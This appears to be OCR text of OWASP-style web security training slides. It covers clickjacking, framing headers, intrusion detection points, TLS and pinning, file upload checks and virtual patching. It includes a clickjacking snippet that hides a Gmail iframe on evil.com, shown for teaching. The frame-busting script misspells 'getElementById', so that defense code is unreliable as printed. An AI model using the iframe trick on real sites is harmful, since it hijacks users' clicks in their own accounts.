


First, make a tempting site



Evil Page
http://evil.com
Google
Gmail by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more▾
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
□ ☆ American Airlines AAdvan.
□ ☆ Facebook
□ ☆ John Dennis
□ ☆ iphonesdk+noreply
□ ☆ me, Edward (6)




```
<style>iframe {width:300px;
height:100px; position:absolute;
top:0; left:0; filter:alpha(opacity=00);
opacity:0.0;}</style><iframe
src="https://mail.google.com">
```



iframe is invisible, but still clickable!


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player



Evil Page

http://evil.com

Google

Compose Mail

Inbox

Sent Mail

Drafts

Spam

[Gmail]Trash

Job

owasp

4 more▾

Investment Bank Bootcamp - www.i

Archive | Report spam | Delete

Select: All, None, Read, Unread, St

□ ☆ American Airlines AAdvan.

□ ☆ Facebook

□ ☆ John Dennis

□ ☆ iphonesdk+noreply

□ ☆ me, Edward (6)

X-Frame-Options

```
// to prevent all framing of this content
response.addHeader( "X-FRAME-OPTIONS", "DENY" );
```

```
// to allow framing of this content only by this site
response.addHeader( "X-FRAME-OPTIONS", "SAMEORIGIN" );
```

```
// to allow framing from a specific domain
response.addHeader( "X-FRAME-OPTIONS", "ALLOW-FROM X" );
```

Legacy Browser Clickjacking Defense

```
<style id="antiCJ">body{display:none !important;}</style>
<script type="text/javascript">
if (self === top)  {
   var antiClickjack = document.getElementByID("antiCJ");
   antiClickjack.parentNode.removeChild(antiClickjack)
} else {
   top.location = self.location;
}
</script>
```

[8] App Layer Intrusion Detection

- Great detection points to start with
  - Input validation failure server side when client side validation exists
  - Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
  - Forced browsing to common attack entry points (e.g. /admin/secretlogin.jsp) or honeypot URL (e.g. a fake path listed in /robots.txt)

App Layer Intrusion Detection

- Others
  - Blatant SQLi or XSS injection attacks
  - Workflow sequence abuse (e.g. multi-part form in wrong order)
  - Custom business logic (e.g. basket vs catalogue price mismatch)

OWASP AppSensor (Java)

- Project and mailing list https://www.owasp.org/index.php/OWASP_AppSensor_Project

- Four-page briefing, Crosstalk, Journal of Defense Software Engineering

- http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf

[9] Encryption in Transit (HTTPS/TLS)

- Confidentiality, Integrity (in Transit) and Authenticity
  - Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
  - Starting when the login form is rendered until logout is complete
- HTTPS configuration best practices
  - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- HSTS (Strict Transport Security)
  - http://www.youtube.com/watch?v=zEV3HOuM_Vw
  - *Strict-Transport-Security: max-age=31536000*
- Certificate Pinning
  - https://www.owasp.org/index.php/Pinning_Cheat_Sheet

Certificate Pinning

- What is Pinning
  - Pinning is a key continuity scheme
  - Detect when an imposter with a fake certificate attempts to act like the real server
- 2 Types of pinning
  - carry around a copy of the server's public key;
  - great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use (Trust-on-First-Use, Tofu)
  - useful when no *a priori* knowledge exists, such as SSH or a Browser
- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

[10] File Upload Security

- **Upload Verification**
  - Filename and Size validation + antivirus
- **Upload Storage**
  - Use only trusted filenames + separate domain
- **Beware of "special" files**
  - "crossdomain.xml" or "clientaccesspolicy.xml".
- **Image Upload Verification**
  - Enforce proper image size limits
  - Use image rewriting libraries
  - Set the extension of the stored image to be a valid image extension
  - Ensure the detected content type of the image is safe
- **Generic Upload Verification**
  - Ensure decompressed size of file < maximum size
  - Ensure that an uploaded archive matches the type expected (zip, rar)
  - Ensure structured uploads such as an add-on follow proper standard

How I learned to stop worrying

and love

the

WAF

[11] Virtual Patching

"A security policy enforcement layer which prevents the exploitation of a known vulnerability"

Virtual Patching

